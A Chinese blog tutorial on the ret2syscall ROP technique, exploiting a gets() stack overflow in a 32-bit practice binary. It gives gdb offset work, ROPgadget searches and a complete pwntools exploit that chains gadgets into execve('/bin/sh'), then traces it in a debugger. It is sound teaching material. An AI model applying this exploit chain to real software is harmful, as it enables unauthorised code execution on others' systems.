原创

缓冲区溢出-基本ROP-ret2syscall

Margin_51cto 2019-04-16 19:59:48 1062人阅读 0人评论

本文视频：

如果文字过于枯燥，可观看在线视频：https://edu.51cto.com/sd/16514

基础知识：


我们在前面讲的ret2text，ret2shellcode，今天来讲下ret2syscall，也就是调用系统函数来获取shell.

这里在讲两个概念：第一：ROP(Return-oriented programming),是一种基于代码复用技术的新型***，***者供已有的库或可执行文件中提取指令片段、构建恶意代码。

第二：Gadgets是指在程序中的指令片段，有时我们为了达到我们执行命令的目的，需要多个Gadget来完成我们的功能。Gadget最后一般都有ret,因为要讲程序控制权(ip)给下一个Gadget。

第一步：分析程序获取溢出偏移量

我们先将程序拖到IDA中去分析（要注意32的程序就要用32位的IDA去分析，64的程序就要用64位的IDA去分析，如果不这么做F5看C的伪代码时看不了。）



第八行里又一个gets函数是有溢出漏洞的，这个问题我们在ret2shellcode里已经讲过了。此时我们要使用gdb里的pattern offset来获取溢出偏移量，这次我们换种方法获取。使用gdb打开ret2syscall。

在gets函数位置打断点：b gets 然后输入r开始调试

在输入finish（结束当前函数调用，返回上层函数）

```
ESP  0xffffd58c —▸ 0x8048e9b (main+119) ◂— mov    eax, 0
EIP  0x804f650 (gets) ◂— push   edi
──────────────────────────────────────────────────────────────────────────[ DISASM ]──────────────────────────────────────────────────────────────────────────
► 0x804f650 <gets>       push   edi <0x80ea00c>
  0x804f651 <gets+1>     push   esi
  0x804f652 <gets+2>     push   ebx
  0x804f653 <gets+3>     sub    esp, 0x20
  0x804f656 <gets+6>     mov    ebx, dword ptr [stdin] <0x80ea4c4>
  0x804f65c <gets+12>    mov    esi, dword ptr [esp + 0x30]
  0x804f660 <gets+16>    mov    eax, dword ptr [ebx]
  0x804f662 <gets+18>    mov    edx, ebx
  0x804f664 <gets+20>    and    eax, 0x8000
  0x804f669 <gets+25>    jne    gets+90 <0x804f6aa>

  0x804f66b <gets+27>    mov    edi, dword ptr [ebx + 0x48]
──────────────────────────────────────────────────────────────────────────[ STACK ]──────────────────────────────────────────────────────────────────────────
00:0000│ esp  0xffffd58c —▸ 0x8048e9b (main+119) ◂— mov    eax, 0
01:0004│      0xffffd590 —▸ 0xffffd5ac ◂— 0x3
02:0008│      0xffffd594 ◂— 0x0
03:000c│      0xffffd598 ◂— 0x1
04:0010│      0xffffd59c ◂— 0x0
05:0014│      0xffffd5a0 ◂— 0x1
06:0018│      0xffffd5a4 —▸ 0xffffd6a4 —▸ 0xffffd7dc ◂— 0x6f6f722f ('/roo')
07:001c│      0xffffd5a8 —▸ 0xffffd6ac —▸ 0xffffd7fe ◂— 0x5f474458 ('XDG_')
──────────────────────────────────────────────────────────────────────────[ BACKTRACE ]──────────────────────────────────────────────────────────────────────────
 ► f 0  804f650 gets
   f 1  8048e9b main+119
   f 2  804907a __libc_start_main+458
Breakpoint gets
gdb-peda$ finish
```



```
──────────────────────────────────────────────────────────────────────────[ DISASM ]──────────────────────────────────────────────────────────────────────────
► 0x804f650 <gets>       push   edi <0x80ea00c>
  0x804f651 <gets+1>     push   esi
  0x804f652 <gets+2>     push   ebx
  0x804f653 <gets+3>     sub    esp, 0x20
  0x804f656 <gets+6>     mov    ebx, dword ptr [stdin] <0x80ea4c4>
  0x804f65c <gets+12>    mov    esi, dword ptr [esp + 0x30]
  0x804f660 <gets+16>    mov    eax, dword ptr [ebx]
  0x804f662 <gets+18>    mov    edx, ebx
  0x804f664 <gets+20>    and    eax, 0x8000
  0x804f669 <gets+25>    jne    gets+90 <0x804f6aa>

  0x804f66b <gets+27>    mov    edi, dword ptr [ebx + 0x48]
──────────────────────────────────────────────────────────────────────────[ STACK ]──────────────────────────────────────────────────────────────────────────
00:0000│ esp  0xffffd58c —▸ 0x8048e9b (main+119) ◂— mov    eax, 0
01:0004│      0xffffd590 —▸ 0xffffd5ac ◂— 0x3
02:0008│      0xffffd594 ◂— 0x0
03:000c│      0xffffd598 ◂— 0x1
04:0010│      0xffffd59c ◂— 0x0
05:0014│      0xffffd5a0 ◂— 0x1
06:0018│      0xffffd5a4 —▸ 0xffffd6a4 —▸ 0xffffd7dc ◂— 0x6f6f722f ('/roo')
07:001c│      0xffffd5a8 —▸ 0xffffd6ac —▸ 0xffffd7fe ◂— 0x5f474458 ('XDG_')
──────────────────────────────────────────────────────────────────────────[ BACKTRACE ]──────────────────────────────────────────────────────────────────────────
 ► f 0  804f650 gets
   f 1  8048e9b main+119
   f 2  804907a __libc_start_main+458
Breakpoint gets
gdb-peda$ finish
Run till exit from #0  0x0804f650 in gets ()
margin
```


输入几个字母，这里我输入的是margin，然后回车

```
► 0x8048e9b <main+119>              mov    eax, 0
  0x8048ea0 <main+124>              leave
  0x8048ea1 <main+125>              ret
   ↓
  0x804907a <__libc_start_main+458>    mov    dword ptr [esp], eax
  0x804907d <__libc_start_main+461>    call   exit <0x804e740>

  0x8049082 <__libc_start_main+466>    call   _dl_discover_osversion <0x80700b0>

  0x8049087 <__libc_start_main+471>    test   eax, eax
  0x8049089 <__libc_start_main+473>    js     __libc_start_main+780 <0x80491bc>

  0x804908f <__libc_start_main+479>    mov    edx, dword ptr [_dl_osversion] <0x80ec1e8>
  0x8049095 <__libc_start_main+485>    test   edx, edx
  0x8049097 <__libc_start_main+487>    jne    __libc_start_main+802 <0x80491d2>
──────────────────────────────────────────────────────────────────────────[ STACK ]──────────────────────────────────────────────────────────────────────────
00:0000│ esp  0xffffd590 —▸ 0xffffd5ac ◂— 'margin'
01:0004│      0xffffd594 ◂— 0x0
02:0008│      0xffffd598 ◂— 0x1
03:000c│      0xffffd59c ◂— 0x0
04:0010│      0xffffd5a0 ◂— 0x1
05:0014│      0xffffd5a4 —▸ 0xffffd6a4 —▸ 0xffffd7dc ◂— 0x6f6f722f ('/roo')
06:0018│      0xffffd5a8 —▸ 0xffffd6ac —▸ 0xffffd7fe ◂— 0x5f474458 ('XDG_')
07:001c│ eax  0xffffd5ac ◂— 'margin'
──────────────────────────────────────────────────────────────────────────[ BACKTRACE ]──────────────────────────────────────────────────────────────────────────
 ► f 0  8048e9b main+119
   f 1  804907a __libc_start_main+458
gdb-peda$ p $ebp
$1 = (void *) 0xffffd618
gdb-peda$
```


此时我们发现ebp的地址是0xffffd618，esp的值是0xffffd5ac,要覆盖的ebp需要esp - ebp=0x6c位，在加上4位的ebp为112，所以我们要覆盖到返回值，执行我们的命令。

第二步：获取shell

系统函数调用的指令是int 0x80,这是固定指令，他有四个参数：

- 系统调用号，即 eax 应该为 0xb
- 第一个参数，即 ebx 应该指向 /bin/sh 的地址，其实执行 sh 的地址也可以。
- 第二个参数，即 ecx 应该为 0
- 第三个参数，即 edx 应该为 0

如果你学过任意一门编程语言，可以理解为int 0x80(eax,ebx,ecx,edx)。可能会有这样的疑问：为什么是eax,ebx,ecx,edx要设置为这些值，答案是系统在运行的时候就是固定的要读这四个寄存器，如果不这么写，就不会调用到execve函数。

接下来我们就要一点点的去拼凑这些内容，我们没法直接在栈里写指令，只能够利用程序中自带的指令去拼凑。

首先我们将eax设置为0xb，我们是没法直接往栈里写mov eax,0xb的，那么还有另一种方式是pop eax，但是要保证栈顶必须是0xb。

然后设置ebx,ecx,edx，同样是这样的道理，所以我们可以想象栈中的数据是：

pop eax；ret

0xb

pop ebx;pop ecx;pop edx;ret

"/bin/sh"的地址

0

0

int 0x80的地址

这样我们就可以保值eax，ebx，ecx，edx的值了。

所以接下来我们要在程序中找一下有没有pop eax;和pop ebx;pop ecx;pop edx;的指令。

需要用到一个工具：ROPgadget

ROPgadget --binary ./ret2syscall --only "pop|ret" | grep "eax"

--only是指只有pop和ret指令

```
root@margin:~/pwn题目练习# ROPgadget --binary ./ret2syscall --only "pop|ret" | grep "eax"
0x0809ddda : pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x080bb196 : pop eax ; ret
0x0807217a : pop eax ; ret 0x80e
0x0804f704 : pop eax ; ret 3
0x0809ddd9 : pop es ; pop eax ; pop ebx ; pop esi ; pop edi ; ret
root@margin:~/pwn题目练习#
```


我们使用0x080bb196，符合我们的预期。

接下来找类似pop ebx;pop ecx;pop edx;的指令

ROPgadget --binary ./ret2syscall --only "pop|ret" | grep "ebx" | grep "ecx" | grep "edx"

```
root@margin:~/pwn题目练习# ROPgadget --binary ./ret2syscall --only "pop|ret" | grep "ebx" | grep "ecx" | grep "edx"
0x0806eb90 : pop edx ; pop ecx ; pop ebx ; ret
root@margin:~/pwn题目练习#
```


恰好也有我们所需要的，只不过顺序和我们的不同，在组织payload时候需要调换下顺序。

我们在找一下字符串“/bin/sh”的地址

ROPgadget --binary ./ret2syscall --string "/bin/sh"

```
root@margin:~/pwn题目练习# ROPgadget --binary ./ret2syscall --only "pop|ret" | grep "ebx" | grep "ecx" | grep "edx"
0x0806eb90 : pop edx ; pop ecx ; pop ebx ; ret
root@margin:~/pwn题目练习# ROPgadget --binary ./ret2syscall --string "/bin/sh"
Strings information
============================================================
0x080be408 : /bin/sh
root@margin:~/pwn题目练习#
```


地址为0x080be408

我们在查找下“int 0x80”的地址

ROPgadget --binary ./ret2syscall --only "int"

```
root@margin:~/pwn题目练习# ROPgadget --binary ./ret2syscall --only "pop|ret" | grep "ebx" | grep "ecx" | grep "edx"
0x0806eb90 : pop edx ; pop ecx ; pop ebx ; ret
root@margin:~/pwn题目练习# ROPgadget --binary ./ret2syscall --string "/bin/sh"
Strings information
============================================================
0x080be408 : /bin/sh
root@margin:~/pwn题目练习# ROPgadget --binary ./ret2syscall --only "int"
Gadgets information
============================================================
0x08049421 : int 0x80
0x080938fe : int 0xbb
0x080869b5 : int 0xf6
0x0807b4d4 : int 0xfc

Unique gadgets found: 4
root@margin:~/pwn题目练习#
```


地址为0x08049421

所以我们现在有了所有我们需要的内容了，接下来写payload。

payload = 'a' * offset + pop_eax_ret_addr + 0xb + pop_edx_ecx_ebx_ret_addr + 0 + 0 + bin_sh_addr + 80_addr

得到exp

from pwn import *

sh = process('./ret2syscall')

pop_eax_ret = 0x080bb196

pop_edx_ecx_ebx_ret = 0x0806eb90

int_0x80 = 0x08049421

binsh = 0x80be408

payload = 'A' * 112 + p32(pop_eax_ret) +p32(0xb)+p32(pop_edx_ecx_ebx_ret)+ p32(0)+p32(0)+p32(binsh)+p32(int_0x80)

sh.sendline(payload)

sh.interactive()

最后，我们动态调试下这个程序，看我们把payload发送到程序中后，程序是如何执行的。

我们在python代码中的sh.sendline(payload)前面加pause()，这样我们可以使程序中断，然后用gdb attach pid进行调试

第一步：python代码中加入sh.sendline(payload)，然后执行：python exp.py

```
~
"ret2syscall.py" 12L, 330C 已写入
root@margin:~/pwn题目练习# python ret2syscall.py
$<5>[$<2>+] Starting local process './ret2syscall': pid 4679
$<5>[$<2>*] Paused (press any to continue)
```


我们的到这个进程的pid为4679，此时我们使用命令:gdb attach 4679进行调试

在gdb命令行输入finish（结束当前函数，返回父级函数），这时候程序会等待我们输入内容，我们在运行pyt

```
   0x806d0b3 <__read_nocancel+25>           cmp    eax, 0xfffff001
   0x806d0b8 <__read_nocancel+30>           jae    __syscall_error <0x8070250>

   0x806d0be <__read_nocancel+36>           ret
    ↓
   0x80518ee <_IO_new_file_underflow+254>   cmp    eax, 0
   0x80518f1 <_IO_new_file_underflow+257>   jle    _IO_new_file_underflow+320 <0x8051930>

   0x80518f3 <_IO_new_file_underflow+259>   mov    ecx, dword ptr [esi + 0x4c]
   0x80518f6 <_IO_new_file_underflow+262>   mov    ebx, dword ptr [esi + 0x50]
   0x80518f9 <_IO_new_file_underflow+265>   add    dword ptr [esi + 8], eax
   0x80518fc <_IO_new_file_underflow+268>   mov    edx, ecx
   0x80518fe <_IO_new_file_underflow+270>   and    edx, ebx
──────────────────────────────────────────────────────[ STACK ]──────────────────────────────────────────────────────
00:0000| esp  0xffed3b28 —▸ 0x80ea200 (_IO_2_1_stdout_) ◂— 0xfbad2887
01:0004|      0xffed3b2c —▸ 0x80518ee (_IO_new_file_underflow+254) ◂— cmp    eax, 0
02:0008|      0xffed3b30 ◂— 0x0
03:000c|      0xffed3b34 —▸ 0xf7f30000 ◂— 0x41414141 ('AAAA')
04:0010|      0xffed3b38 ◂— 0x1000
05:0014|      0xffed3b3c —▸ 0x8052d6d (_IO_new_do_write+29) ◂— cmp    ebx, eax
06:0018|      0xffed3b40 —▸ 0x80ea360 (_IO_2_1_stdin_) ◂— 0xfbad2288
07:001c|      0xffed3b44 —▸ 0xffed3bbc ◂— 0x3
──────────────────────────────────────────────────────[ BACKTRACE ]──────────────────────────────────────────────────
 ► f 0  806d0b2 __read_nocancel+24
   f 1  80518ee _IO_new_file_underflow+254
   f 2  8054114 _IO_default_uflow+20
   f 3  804f76f gets+287
   f 4  8048e9b main+119
   f 5  804907a __libc_start_main+458
gdb-peda$
```


此时我们发现exp.py里的内容已经放入栈中，然后我们输入4次finish后代码运行到Main函数中

```
EIP  0x8048e9b (main+119) ◂— mov    eax, 0
──────────────────────────────────────────────────────[ DISASM ]──────────────────────────────────────────────────────
 ► 0x8048e9b <main+119>                    mov    eax, 0
   0x8048ea0 <main+124>                    leave
   0x8048ea1 <main+125>                    ret
    ↓
   0x80bb196 <_Unwind_GetDataRelBase+6>    pop    eax
   0x80bb197 <_Unwind_GetDataRelBase+7>    ret
    ↓
   0x806eb90 <__lll_unlock_wake_private+32>  pop    edx
   0x806eb91 <__lll_unlock_wake_private+33>  pop    ecx
   0x806eb92 <__lll_unlock_wake_private+34>  pop    ebx
   0x806eb93 <__lll_unlock_wake_private+35>  ret
    ↓
   0x8049421 <__libc_setup_tls+321>        int    0x80
   0x8049423 <__libc_setup_tls+323>        test   eax, eax
──────────────────────────────────────────────────────[ STACK ]──────────────────────────────────────────────────────
00:0000| esp  0xffed3ba0 —▸ 0xffed3bbc ◂— 0x41414141 ('AAAA')
01:0004|      0xffed3ba4 ◂— 0x0
02:0008|      0xffed3ba8 ◂— 0x1
03:000c|      0xffed3bac ◂— 0x0
04:0010|      0xffed3bb0 ◂— 0x1
05:0014|      0xffed3bb4 —▸ 0xffed3cb4 —▸ 0xffed580a ◂— './ret2syscall'
06:0018|      0xffed3bb8 —▸ 0xffed3cbc —▸ 0xffed5818 ◂— 0x5353454c ('LESS')
07:001c| eax  0xffed3bbc ◂— 0x41414141 ('AAAA')
──────────────────────────────────────────────────────[ BACKTRACE ]──────────────────────────────────────────────────
 ► f 0  8048e9b main+119
   f 1  80bb196 _Unwind_GetDataRelBase+6
   f 2        b
   f 3  806eb90 __lll_unlock_wake_private+32
```


上图标红的内容就是我们payload里的内容。

网络/安全 安全技术 PWN PWN

1 收藏 分享

上一篇：缓冲区溢出漏洞-基本ROP-re... 下一篇：SQL Server提权方法汇总...

Margin_51cto
7篇文章，1W+人气，0粉丝
专注***测试、代码审计、安全培训5年

提问和评论都可以，用心的回复会被更多人看到和认可

1 0 分享

Margin_51cto